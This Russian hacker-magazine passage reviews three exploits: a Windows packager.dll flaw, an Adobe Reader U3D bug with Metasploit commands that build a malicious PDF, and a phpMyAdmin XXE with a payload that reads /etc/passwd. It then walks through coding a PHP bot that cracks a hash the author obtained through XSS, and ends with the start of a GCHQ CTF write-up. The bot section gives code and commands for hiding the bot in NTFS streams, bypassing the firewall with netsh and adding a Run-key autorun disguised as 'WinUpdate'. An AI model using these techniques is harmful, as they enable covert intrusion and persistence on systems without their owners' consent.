В результате выполнения описанных выше действий на экране появится ряд диалоговых окон. Однако пользователю не нужно ничего с ними делать. Custom Animation'ы выполняются, когда PowerPoint работает в режиме показа слайдов. Когда PowerPoint находится в полноэкранном режиме, после выполнения каждого действия анимации происходит восстановление фокуса. После запуска ClickOnce-приложения мы можем посылать сообщения диалоговым окнам, чтобы закрыть их.

EXPLOIT

Уязвимость, описанная в MS12-005, затрагивает два аспекта:

1. Метод определения исполняемого файла.

Непропатченный packager.dll определяет, является ли файл исполняемым, сопоставляя расширения файлов с элементами таблицы (для удобства назовем ее execExtTable).

```
.text:02FA1D98 execExtTable dd offset a_exe
  ; DATA XREF: CPackage::_GetCurrentIcon(_IC *)+69|o
.text:02FA1D98 ; CPackage::_GiveWarningMsg(HWND__ *)+5E|o
.text:02FA1D98 ; ".exe"
.text:02FA1D9C dd offset a_com ; ".com"
.text:02FA1DA0 dd offset a_bat ; ".bat"
.text:02FA1DA4 dd offset a_lnk ; ".lnk"
.text:02FA1DA8 dd offset a_cmd ; ".cmd"
.text:02FA1DAC dd offset a_pif ; ".pif"
.text:02FA1DB0 dd offset a_scr ; ".scr"
.text:02FA1DB4 dd offset a_js ; ".js"
.text:02FA1DB8 dd offset a_jse ; ".jse"
.text:02FA1DBC dd offset a_vbs ; ".vbs"
.text:02FA1DC0 dd offset a_vbe ; ".vbe"
.text:02FA1DC4 dd offset a_wsh ; ".wsh"
.text:02FA1DC8 dd offset a_sct ; ".sct"
.text:02FA1DCC dd offset a_vb ; ".vb"
.text:02FA1DD0 dd offset a_wsc ; ".wsc"
```

```
C:\Python27\python.exe
Обмен пакетами с lb.wordpress.com [72.233.69.6] по 32 байт:

Ответ от 72.233.69.6: число байт=32 время=240мс TTL=127
Ответ от 72.233.69.6: число байт=32 время=166мс TTL=127
Ответ от 72.233.69.6: число байт=32 время=168мс TTL=127
Ответ от 72.233.69.6: число байт=32 время=166мс TTL=127

Статистика Ping для 72.233.69.6:
    Пакетов: отправлено = 4, получено = 4, потеряно = 0 (0% потерь),
Приблизительное время приема-передачи в мс:
    Минимальное = 166мсек, Максимальное = 240 мсек, Среднее = 185 мсек

C:\tmp>nslookup exploitshop.wordpress.com
*** Can't find server name for address 192.168.0.2: Non-existent domain
Server:  google-public-dns-a.google.com
Address:  8.8.8.8

Non-authoritative answer:
Name:    lb.wordpress.com
Addresses:  74.200.243.251, 72.233.2.58, 72.233.69.6, 76.74.254.120
          76.74.254.123, 74.200.244.59
Aliases:  exploitshop.wordpress.com


C:\tmp>
```

Результат эксплуатации уязвимости — запущенный Python-скрипт

```
.text:02FA1DD4 dd offset a_wsf ; ".wsf"
.text:02FA1DD8 dd offset a_wmz ; ".wmz"
```

Просто прокручиваем в цикле эту таблицу и смотрим, имеет ли встроенный файл такое же расширение, как и элемент таблицы. Для этого используется функция IsProgIDInList:

```
.text:02FA72F4 push 11h ; int
.text:02FA72F6 push offset execExtTable ; dangerousTable
.text:02FA72FB push esi ; pExtName
.text:02FA72FC push 0 ; int
.text:02FA72FE call ?IsProgIDInList@@YGHPBG0PBQBGI@Z
    ; IsProgIDInList(ushort const *,ushort const *,
    ; ushort const * const *,uint)
```

Нюанс состоит в том, что в таблице приведена лишь часть существующих расширений для исполняемых файлов. В качестве примера можно взять py или pl. MS12-005 обходит эту проблему с помощью функции AssocIsDangerous(), которая проверяет расширения исполняемых файлов:

```
.text:02FA6A11 push eax
.text:02FA6A12 call ds:__imp__AssocIsDangerous@4
    ; AssocIsDangerous(x)
.text:02FA6A18 test eax, eax
.text:02FA6A1A jnz short loc_2FA6A42
```

2. Вывод предупреждений системы безопасности пользователю. Пропатченный packager.dll выдает предупреждения, только если файл является исполняемым. Но рассмотрим функцию CPackage___GiveWarningMsg(HWND hWnd). Она вновь проходит по таблице execExtTable, и, если расширение встроенного файла не содержится в execExtTable, никаких предупреждений не выдается.

TARGETS
Windows XP, Windows Vista, Windows Server 2008 SP2, Windows 7.

SOLUTION
Существует обновление, устраняющее эту уязвимость.

3 Уязвимость в Adobe Reader при обработке U3D-данных


CVSSV2 10.0



(AV:N/AC:L/Au:N/C:C/I:C/A:C)

BRIEF
Уязвимость вызвана ошибкой при обработке U3D-данных. Такая ошибка может привести к сбою. При успешной эксплуатации эта уязвимость позволяет злоумышленникам установить полный контроль над системой. Для обхода DEP используется ROP-цепочка, основанная на библиотеке icucnv36.dll. Для обхода ASLR выполняется JavaScript-код, реализующий технику heap spraying.
Кратко опишем U3D-компоненты, чтобы лучше понимать, какие из них использует сплоит:

- U3D — на текущий момент единственный поддерживаемый подтип и 3D-объект.
- 3DD (необходим) — определяет поток или словарь с 3D-данными, подлежащими рендерингу.
- 3DA (необязателен) — словарь активации, определяющий время, когда следует показывать 3D-данные.
- 3DI (необязателен) — переменная логического типа, определяющая основной режим использования. Значение true соответствует интерактивному режиму, false — взаимодействию через JavaScript.
- DIS (необязателен) — имя, определяющее состояние 3D-данных при деактивации.



Вредоносное содержимое 3D-объекта в теле pdf-файла

- A — имя, под которым должна быть активирована аннотация.
- PO — аннотация должна активироваться, как только открывается страница, содержащая аннотацию на 3D-данные.

EXPLOIT
Последовательность запуска объектов:

- Объект 4 — действие OpenAction инициирует обращение к JavaScript.
- Объект 14 — JavaScript ссылается на объект 15.
- Объект 15 — JavaScript-код применяет технику heap spraying, затем переходит на вторую страницу.
- Объект 11 — определение 3D-данных и описание их форматирования.
- Объект 10 — 3D-данные, которые будут показываться (вероятно, поврежденные).

Объекты, на которые следует обратить внимание:

- Объект 10 — ссылается на именованные словари (/3D, /U3D).
- Объект 11 — ссылается на именованные словари (/3DI, /3DD, /3D, /3DA).
- Объект 15 — содержит JavaScript-код для реализации heap spraying и перенаправления на вторую страницу (инициирует процесс отображения 3D-данных).

Сплоит реализован в Metasploit (пример с полезной нагрузкой в виде запуска калькулятора):

```
msf > use exploit/windows/fileformat/adobe_reader_u3d
msf  exploit(adobe_reader_u3d) > set payload windows/exec
payload => windows/exec
msf  exploit(adobe_reader_u3d) > set cmd calc.exe
cmd => calc.exe
msf  exploit(adobe_reader_u3d) > show options
Module options (exploit/windows/fileformat/adobe_reader_u3d):
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
FILENAME   msf.pdf          yes       The file name
OBFUSCATE  false            no        Enable JS obfuscation

Payload options (windows/exec):
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CMD       calc.exe         yes       The command string to
                                     execute
EXITFUNC  process          yes       Exit technique:
                                     seh,thread,process,none
```

```
Exploit target:
Id  Name
--  ----
0   Adobe Reader 9.4.0 / 9.4.5 / 9.4.6 on Win XP SP3
msf  exploit(adobe_reader_u3d) > exploit
[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /home/pikofarad/.msf4/local/msf.pdf
```

TARGETS

Adobe Reader 9.4.0 / 9.4.5 / 9.4.6 под Windows XP SP3.

SOLUTION

Существует обновление, устраняющее эту уязвимость.



4 LFI в phpMyAdmin через XXE-инъекцию



(AV:N/AC:L/Au:N/C:P/I:N/A:N)

BRIEF

В начале года исследователь Marco Batista опубликовал весьма интересную уязвимость типа Local File Including. Эксплуатируется она нетривиально, через XXE-инъекцию (XXE — XML eXternal Entity), которая представляет собой разновидность XML-инъекции.

Напомню, что при помощи XML-инъекции (например, GET-запроса к веб-серверу) можно изменить содержимое XML-документа. Обычно интерес представляют файлы базы данных xmlDB, где содержится информация о пользователях:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>

    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>

    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <userid>500</userid>
        <mail>s4tan@hell.com</mail>
    </user>
</users>
```

Смышленый читатель без труда проведет аналогию с SQL-инъекциями, а я тем временем перейду непосредственно к инъекциям подтипа XXE. В документах XML существуют так называемые примитивы (entities), которые объявляются в начале документа в области DTD. Существует несколько видов примитивов, но сейчас нас интересуют только внешние (external entities). Если в определении примитива присутствует URI, то он называется внешним. Соответственно, парсер должен получить доступ к этому URI и включить его содержимое в документ, если это было задано, например, так:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo
    [
    <!ELEMENT foo ANY >
    <!ENTITY bar SYSTEM "file:///etc/passwd" >
    ]
>
<foo>&bar;</foo>
```

Здесь определяется примитив bar, который ссылается на файл /etc/passwd, и при обработке документа его содержимое включается в него. Кстати говоря, в XML-документ можно не только включать локальные и удаленные файлы.

В нем можно запускать исполняемые файлы, если парсеру разрешено это делать. По стандарту это выглядит примерно так:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo
    [
    <!ELEMENT foo ANY>
    <!NOTATION GIF SYSTEM
        "http://my-cool-site.com/ShowGif.exe">
    <!ENTITY bar SYSTEM "http://not-my-cool-site.com/bar.gif"
        NDATA GIF>
    ]
>
<foo>&bar;</foo>
```

В этом документе с помощью программы ShowGif.exe обрабатывается рисунок bar.gif. В некоторых случаях мы можем внедрить подобную конструкцию через XML-инъекцию и выполнить требуемый код. Более подробная инфа об XML-инъекциях есть на сайте OWASP (goo.gl/B8G9C).

EXPLOIT

В phpMyAdmin имеется функция импорта базы данных из заданного пользователем XML-файла. Уязвимость заключается в том, что после загрузки специально сформированного XML-документа атакующий получает возможность (ограниченную правами веб-сервера) прочитать произвольный файл в системе или локальной сети.

Уязвимость находится в файле libraries\import\xml.php, где функция simplexml_load_string() вызывается без проверки на существование ссылки на внешний примитив:

```
$xml = simplexml_load_string($buffer,
  "SimpleXMLElement", LIBXML_COMPACT);
```

Патченные версии phpMyAdmin для предотвращения инъекции используют функцию libxml_disable_entity_loader(), прежде чем загружать XML-документ.

Компания SECFORCE разработала модуль к Metasploit для эксплуатации этой уязвимости. Он автоматизирует процесс LFI следующим образом:

1. Логинится в phpMyAdmin с помощью предоставленных реквизитов.
2. Создает XML-документ, применяя XXE-инъекции для заданного файла.
3. Загружает файл с XML-документом.
4. Получает указанный файл с сервера.

Возможные опции эксплоита и пример успешной эксплуатации показаны на скриншоте.

TARGETS

PhpMyAdmin 3.4.x вплоть до 3.4.7.1 и 3.3.x вплоть до 3.3.10.5.

SOLUTION

Обновиться минимум до версии phpMyAdmin 3.4.7.1 (3.3.10.5) или установить соответствующий патч.



|qbz| (http://essenzo.net)



PHP-бот для Windows

КОДИМ БОТА ДЛЯ РАСПРЕДЕЛЕННЫХ ВЫЧИСЛЕНИЙ



Существует огромное количество языков программирования. Кто-то выбрал для себя C, кто-то — ASM, а кто-то — Python. Я, например, отдал предпочтение не самому экзотическому языку — PHP. А всё потому, что мне чаще приходится работать с вебом, чем с десктопом. Но бывают и такие моменты, когда тебе нужен специализированный софт, а его просто-напросто нет.

WWW

bit.ly/Wdbr0 — словари для брута от Античата;
3.14.by/ru/md5 — один из консольных брутеров;
www.f2ko.de — конвертер батников.



На нашем диске ты сможешь найти все необходимые файлы и исходники, описанные в статье.

DO U SPEAK ENGLISH? NO, PHP

Однажды, во время очередных ковыряний очередной XSS, ко мне в логи попал хеш пароля администратора нужного мне ресурса. Конечно же, его необходимо было расшифровать, и я сразу обратился к различным онлайн-сервисам, помогающим с расшифровкой. Ни один из них мне не помог.

С этой душевной печалью я отправился на хак-форумы, где в специальных разделах оставил просьбу о помощи в расшифровке. Но и там меня ожидал фейл. Однако сайтик был весь из себя расчудесный, и бросать его админку мне совсем не хотелось. Заварив очередную кружку кофе, я начал думать, как поступить. Брутить на своей машине не получилось бы — процессор слабоват. Значит, нужно было где-то взять компьютер с хорошими характеристиками, и желательно не один. Покупать себе домой 20 новых мощных серваков ради расшифровки одного хеша как-то не входило в мои планы. Поэтому я купил несколько выделенных серверов для распределения вычислений у одного хостера. Осталось всего ничего — настроить расшифровку. И вот тут я решил углубиться

```
C:\php_compiler>c -w -c C:\PHP_Projects\MD5_Hash_Generator\ md5.phpw md5.exe

Bambalam PHP EXE Compiler/Embedder 1.1

Windowed application
Compress
Mainfile: md5.phpw
Outfile: md5.exe
Project dir: c:\php_projects\md5_hash_generator\

Encoding and embedding include/db/db_common.inc.php
Encoding and embedding include/db/db_mysql.inc.php
Encoding and embedding include/db/db_sqlite.inc.php
Encoding and embedding include/fi/freeimage.inc.php
Encoding and embedding include/wb_generic.inc.php
Encoding and embedding include/wb_resources.inc.php
Encoding and embedding include/wb_windows.inc.php
Encoding and embedding include/winbinder.php
Encoding and embedding md5.phpw
Compressing final exe..
Compression done

md5.exe created successsfully!

C:\php_compiler>
```

Компилим бот

в процесс. А почему бы не написать бота, принимающего команду на расшифровку хеша с общего сервера? Можно было и написать, только вот проблема заключалась в том, что я знал только скриптовые языки, а с десктопом никогда не имел дела. И тут в моей памяти всплыла такая вещь, как всевозможные php2exe-компиляторы.

ОБЩАЯ СХЕМА

Бота я решил заставить действовать по вполне определенному плану. Итак, существует сервер, на который добавляются «задания». Боты отстукивают на него каждые пять минут, проверяя, не появилось ли для них новое задание.

И если появилось, посылают серверу сигнал о том, что брут начался. Сервер, в свою очередь, добавляет в базу запись о том, кто работает, а кто — нет. После завершения брута бот отправляет серверу запрос с уведомлением, что работа окончена. Этот запрос также может содержать расшифровку. При этом нужно сделать так, чтобы боты использовали разные словари для брутфорса, так как брутить один и тот же словарь много раз просто не имеет смысла.

Также следует учесть, что хешей может быть много, поэтому мы не станем гонять весь словарь через брутфорс для каждого из них. В процессе брута мы будем сразу же сверять результаты со всеми хешами, которые нужно расшифровать. Вообще, скрипт будет иметь всего несколько функций и выступит, так сказать, в качестве обертки (шедулера), «дергающей» уже сам брутфорсер. Именно поэтому нам нужно выбрать такой брутфорсер, который работает через консоль, так как далее мы переведем скрипт в exe, который тоже работает в консольной среде. Я использовал наработку моего знакомого — она имеет такой синтаксис:

```
md5.exe {файл хешей} {файл словаря} {где сохранять}
```

Здесь первый параметр — это название файла с хешами для брутфорса (один хеш = одна строка), второй параметр — название файла со словарем, а последний параметр — название файла, в который брутер будет записывать результаты. Задачи сервера — правильно установить бота, периодически чистить рабочую папку, а также подавать сигналы о том, что пора бы уже начать брут по таким-то хешам. Для начала напишем функцию обращения к серверу для получения текущего задания:

```
function mySettings()
{
   $settings = file_get_contents(
      'http://adres.com/?do=mysettings');
   if ($settings != '')
   {
      list($status, $statusdata) =
         explode('|', $settings, 2);
      $config = array('status' => $status,
                      'data' => $statusdata);
      return $config;
   }
   else
      return false;
}
```

Эта функция обращается к нашему гейту, ловит ответ, и, если он не пустой, делит его на две части там, где есть символ |. Первая часть представляет собой команду для бота, а вторая — дополнительные данные для этой команды. Теперь напишем функцию брутфорса на основе заданных в виде аргумента хешей (массив):

```
function bruteHashes($hashes)
{
// Сохраняем хеши для брутера
file_put_contents('./brute.txt', implode("\r\n", $hashes));

// Говорим серверу, что мы уже работаем
file_get_contents(
   'http://adres.master.servera.com/?do=iamworking');

// Брутим
passthru('md5.exe brute.txt vocabulary.txt results.txt');

// Сохраняем результат на сервере по ФТП
$uploader = ftp_connect('ftp://adres.master.servera.com');

ftp_login($uploader, 'login', 'password');
ftp_put($uploader, './results/'.time().'.txt',
```

```
    './results.txt', FTP_ASCII);

ftp_close($uploader);

// Говорим серверу, что мы закончили
file_get_contents(
    'http://adres.master.servera.com/?do=iamfinished');
}
```


Итак, функция берет в качестве аргумента массив с хешами и сохраняет его в удобоваримом для брутера формате, то есть в виде текстового файла, в каждой строке которого находится один хеш. Затем бот стучит на сервер с сигналом о том, что начал работать. Это нужно для того, чтобы сервер не записывал бота в «мертвые» машины, если он не будет отстукивать каждые пять минут (тайм-аут по умолчанию), и помнил, что бот функционирует. Далее заводим самого бота, указав ему созданный файл хешей, установленный словарь и файл для сохранения результатов. Создаем также функцию «установки» бота. Установка представляет собой скачивание и последующее сохранение словаря, по которому нужно брутить:

```
function installVocab()
{
    $vocabulary = file_get_contents(
        'http://adres.com/unique_vocabulary.php');
    file_put_contents('./vocabulary.txt', $vocabulary);
}
```

Серверный скрипт, к которому обращается бот, должен возвращать исключительно уникальные словари, чтобы у каждой машины был свой «словарный запас». Также стоит оставить возможность менять словарь с помощью команды, отправляемой через мастер-сервер. Теперь же нам необходимо накодить самую главную функцию — функцию шедулера, выполняющую также команды мастер-сервера. Объем статьи не позволяет привести здесь код этой функции полностью, поэтому укажу лишь ее кейсы (полный код ищи на нашем диске):

- brute — брут;
- clean — очистка данных, полученных в результате предыдущих брутфорсов;
- install — установка;
- exit — выход.

По дефолту шедулер находится в режиме ожидания команд. В качестве тайм-аута мы указали 300 секунд. Это временной интервал обращения ботов к нашему серверу. Далее идет запуск команд с учетом данных, переданных сервером боту, причем после выполнения команды мы делаем паузу (в некоторых случаях)



Компилим батник для скрытного запуска брутера

и снова запускаем шедулер. Нужно учесть, что файл словаря необходим уже при первом обращении к серверу, поэтому сделаем предохранитель, который подготавливает словарь и запускает шедулер:

```
if (!file_exists('./vocabulary.txt'))
{
    installVocab();
}
startScheduler();
```

КОМПИЛИМ

Теперь, когда мы объединили всё это в один файл, перед нами встает задача создать из него полноценный exe. В этом нам поможет небольшая тулза с длинным названием Bambalam PHP EXE Compiler/Embedder.

Она представляет собой билдер, который создает exe из PHP-файла. Билдер за всё время его использования ни разу не подводил, работал отлично, без всяких багов (респект авторам!). Этот билдер позволяет компилить экзешники как для PHP 4.0, так и для более новых версий интерпретатора. В простейшем случае компиляция в Bambalam выглядит вот так:

```
bamcompile [-options] infile.php [outfile.exe]
```

ОБЗОР КОМПИЛЯТОРОВ ИНТЕПРЕТИРУЕМЫХ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ



PHP DevelStudio
bit.ly/amiS4r

Однозначный лидер по конвертированию PHP-скриптов в полноценные программы. Тут и визуальная среда программирования, и отладка кода, и подключение различных модулей и многое другое.

2

Php2exe
bit.ly/ylV4vR

Преобразует исходный код на PHP в исполняемый файл. Чтобы созданное приложение могло запуститься, в той же директории должна иметься библиотека php5ts.dll.



Bambalam Embedder
bit.ly/wpSniZ.

Более мощный инструмент, не имеющий GUI-интерфейса и позволяющий паковать прямо в консоли. Также компилирует целые проекты с использованием различных библиотек, например cURL.



py2exe
bit.ly/3KkIKw

Позволяет компилировать скрипты, написанные на Питоне, в экзешники. Помимо исполняемого файла, создает несколько библиотек, помогающих готовой программе запуститься.



Perl2Exe
bit.ly/y29qTB

Отличный инструмент для перевода перловки в exe. Создает независимый исполняемый файл, который работает в любых системах и не требует интерпретатора.

Сервис на базе распределенных вычислений для расшифровки MD5-хешей

Итак, бот готов. Теперь займемся сервером. Во-первых, нужно зафиксировать в базе те боты, которые успешно отстучали нам хотя бы один раз, то есть, так сказать, установленные боты. Для этого выполняется проверка IP-адресов в базе (можно присвоить специальный идентификатор каждой машине, который она будет передавать каждый раз, чтобы различить между собой хосты, находящиеся за NAT), после чего в базу добавляются те адреса, которые не были в ней найдены. Их можно выводить в панели управления ботами. Но на тот случай, если бот уже брутит и не может отстучать, что он живой, можно также сделать в таблице столбец lastcallback. Там отображается число, которое указывает, когда бот отстучал в последний раз. Таким образом, при каждом обращении к серверу это значение обновляется.

Если оно больше 300 (дефолтный пятиминутный интервал отстукивания бота), то это значит, что бот работает или находится в офлайне. Затем нужно создать генератор конфигов. Конфиг, как ты, возможно, заметил по вышеприведенным кускам кода, состоит из двух частей, объединенных знаком |.

Первая часть отвечает за команду, которую получает бота, а вторая — за дополнительные данные, нужные для исполнения этой команды. Чтобы дать команду на установку, мы должны отправить что-то вроде install|vocab_123123123.txt, где install — это команда установки бота, а vocab_123123123.txt — это файл словаря, который надо установить. Мы также можем очистить все рабочие файлы, просто удалив их, — для этого достаточно послать команду clean. Ну и самая главная команда — это brute.

Второй параметр этой команды объединяет хеши для брута с помощью двоеточия:

```
brute|c4ca4238a0b923820dcc509a6f75849b:
c81e728d9d4c2f636f067f89cc14862c:eccbc87e4b5ce2fe28308f
d9f2a7baf3
```

Все результаты заливаются на FTP-сервер, который находится там же, где и центр управления. Попадает всё это дело в папку results.

Для того чтобы добавить в базу готовые результаты, бот «дергает» скрипт с передачей параметра iamfinished. Скрипт сервера проходит по всем файлам в папке results, поочередно открывает их и добавляет в базу.

Рабочий бот

ХАКЕРСКИЕ ФИЧИ

Теперь перейдем к оптимизации нашего самопального комплекса. Во-первых, брутер, бот и библиотеку можно запаковать в один экзешник, причем так, что процесс функционирования бота станет невидимым, то есть консоли не будет видно.

Для этого можно прибегнуть к подручным средствам, а именно составить батник следующего содержания: %CD%\bot.exe. Далее нужно скачать софтинку BAT To EXE Converter 1.5 и скомпилировать в ней этот батник, предварительно указав в настройках invisible application и выбрав на вкладке include три файла: bot.exe, библиотеку (php5ts.dll) и сам консольный брутер (md5.exe).

Программка создаст один файл, работающий в фоновом режиме. Затем можно сделать так, чтобы скрывались и сами файлы. Для этого есть несколько способов. Один из них — это, например, простое использование штатной виндовой софтины attrib с флагами '+h' и '+s'. Пример:

```
attrib "%CD%\bot.exe" +h +s
```

Такая команда скроет и сделает системным наш файл бота. Спрятать файл в потоках NTFS немного сложнее:

```
cd "%systemroot%\system32
type packed_bot.exe>calc.exe:b0t.exe
```

Запуск при этом осуществляется тоже с помощью батника:

```
cd "%systemroot%\system32
start .\calc.exe:b0t.exe
```

Наш файл в том числе загружает результаты на FTP. Файервол Windows может на это ругаться, поэтому попробуем его обойти:

```
passthru('netsh firewall add allowedprogram %WINDIR%\
 system32\ftp.exe TCPInfrastructure>nul 2>&1 ');
```

Авторан для нашего exe (если он лежит, например, в %systemroot%):

```
passthru('reg add HKLM\software\microsoft\windows\
 currentversion\run /v WinUpdate /t REG_SZ /d
 %WINDIR%\packed_bot.exe /f>nul 2>&1');
```

ЗАКЛЮЧЕНИЕ

В PHP предостаточно функций, предназначенных для создания нехилого файлового менеджера или же простого системного помощника.

Я надеюсь, что благодаря моей статье ты убедился не только в этом, но также и в том, что для автоматизации процесса существует множество различных средств, которые при совместном использовании могут сильно тебе помочь.

plaintext (first@plaintext.su, http://www.plaintext.su)






РЕШЕНИЕ ЗАДАНИЙ ДЛЯ ХАК-КОНКУРСА, УЧРЕЖДЕННОГО УПРАВЛЕНИЕМ ПРАВИТЕЛЬСТВЕННОЙ СВЯЗИ ВЕЛИКОБРИТАНИИ

Недавно Управление правительственной связи Великобритании объявило небольшой][-конкурс, чтобы привлечь к себе внимание как к работодателю. Не уверен, что к ним кто-то устроился на работу, но пройти задания из спортивного интереса наверняка захотели многие.



На нашем диске ты сможешь найти видео с полным прохождением конкурса «Can You Crack It?».



```
eb 04 af c2 bf a3 81 ec  00 01 00 00 31 c9 88 0c
0c fe c1 75 f9 31 c0 ba  ef be ad de 02 04 0c 00
d0 c1 ca 08 8a 1c 0c 8a  3c 04 88 1c 04 88 3c 0c
fe c1 75 e8 e9 5c 00 00  00 89 e3 81 c3 04 00 00
00 5c 58 3d 41 41 41 41  75 43 58 3d 42 42 42 42
75 3b 5a 89 d1 89 e6 89  df 29 cf f3 a4 89 de 89
d1 89 df 29 cf 31 c0 31  db 31 d2 fe c0 02 1c 06
8a 14 06 8a 34 1e 88 34  06 88 14 1e 00 f2 30 f6
8a 1c 16 8a 17 30 da 88  17 47 49 75 de 31 db 89
d8 fe c0 cd 80 90 90 e8  9d ff ff ff 41 41 41 41
```

Задание первого этапа


```
.PNG........IHDR................j.^....sRGB..........pHYs......................tIME.....
..3~9.p...]iTXtComment.....QkJCQjIAAACR2PFtcCA6q2eaC8SR+8dmD/zNzLQC+td3tFQ4qx8O44-
7TDeuZw5P+0SsbEcYR.7BjKLw==2.......IDATx...yt.....^cwuW....SO-..............L..@...q
...S8..1..a.7...HV.y.&.-.G.a.......mMH.d.......\.U....?.n7-KtUwI....G/.R.......g.)....
$H. A....$H. A....$H. A....$H. A....$H. A....$H. A....$H. A....$H. A....$H. A...
.$H. A....$H. A....$H. A....$H. A....$H. A....$H. A..........o..U.....B:.L2.D..@.B
c.......I.4..)....*..........d..!QZ.*-ec.D,...,..q.R.f.c..&..w4lr....Ra6...7....:.....",.)
.D.r..../14.%..........D<.D"s.iA.TX...ZD.....$........^X...7...-.C.9y.i....V....MO..G.B
y....B..............(<.C..q..X.Di..4M.......f(....5v...(....B.H.&'.]}y.|..........1..BQ..!.
.....zz.....t..jM&.........K....s%.....f..nW.....X.fH.....s..k...h.vmm-'..._y:..'p.6...djSK
....................R...R..4. Q......>.......<.........bH.........C.1....t). ............~.UX,.%K@..
```


Комментарий к файлу с заданием

Итак, некоторое время назад Управление правительственной связи Великобритании объявило конкурс, успешное прохождение которого позволяло отправить в Управление свое резюме, а затем и устроиться на работу в британскую киберразведку. Предложенные задания не так уж сложны, да и саму страницу отдела кадров Управления правительственной связи (GCHQ) можно практически сразу обнаружить при помощи поисковика Google, однако этот конкурс всё же интересен, так как он позволяет оценить уровень подготовки сотрудников, которые составляли задания.

FIRST STEP

На странице конкурса, находящейся по адресу canyoucrackit.co.uk, мы видим картинку с набором HEX-значений (смотри соответствующий рисунок) и надпись-дразнилку «Can You Crack It?». Увидев эти HEX-значения, я поначалу подумал, что это зашифрованное послание, начал было считать частоту встречаемости каждого значения и попытался затем перевести их в символы ASCII, однако у меня ничего не вышло. В итоге я решил засунуть все HEX-значения с рисунка в двоичный файл и открыть полученное непотребство в IDA Pro. В итоге мне удалось получить кое-какие результаты. IDA легко распознал осмысленные куски кода для архитектуры x86. Я понял, что выбрал правильный путь.

Недолго думая, я преобразовал полученный кусок кода в функцию и запустил декомпилятор. Сначала в стеке выделяется место под массив в 256 байт, который заполняется значениями от 0 до 255, а далее выполняется процедура преобразования массива, которая на самом деле представляет собой алгоритм инициализации шифра RC4 с размером блока 8 бит и ключом 0xDEADBEEF (смотри рисунок). После всего этого вызывается еще одна функция, стек которой испорчен, и поэтому она не по зубам декомпилятору.

Как оказалось, в начале второй функции значение регистра esp, содержащего указатель на вершину стека, меняется на адрес конца нашего кода, указывающий, где содержится значение 0xAAAAAAAA. Далее из стека извлекается DWORD, который сравнивается с 0xAAAAAAAA. Затем извлекается еще одно значение, которое сравнивается с 0xBBBBBBBB. Однако этого куска данных (второй половины стека функции) у нас нет.

Чтобы найти вторую половину стека нашей функции, необходимо сохранить картинку с заданием с сайта и посмотреть, как эта функция устроена. Недостающие данные содержатся в дополнительной секции iTXt PNG-файла с заданием (кодировка UTF-8). Бинарные данные закодированы с помощью алгоритма Base64 и следуют за словом Comment (смотри рисунок). Раскодировав и склеив два бинарника, я запустил код на выполнение (под отладчиком) и просмотрел результат процедуры дешифрования, который представляет собой следующую строку:

```
GET /15b436de1f9107f3778aad525e5d0b20.js
  HTTP/1.1
```

После отправки соответствующего GET-запроса на сервер получаем второе задание.

Кстати, код можно запустить несколькими способами. Я создал простой exe-файл, в котором сначала считывается кусок кода с заданием, а потом всё это дело запускается на выполнение (под контролем IDA) при помощи простой ассемблерной вставки:

```
__asm
{
   int 3; программная точка останова
   mov eax, array; array — массив с кодом
   call eax; запуск кода на выполнение
}
```

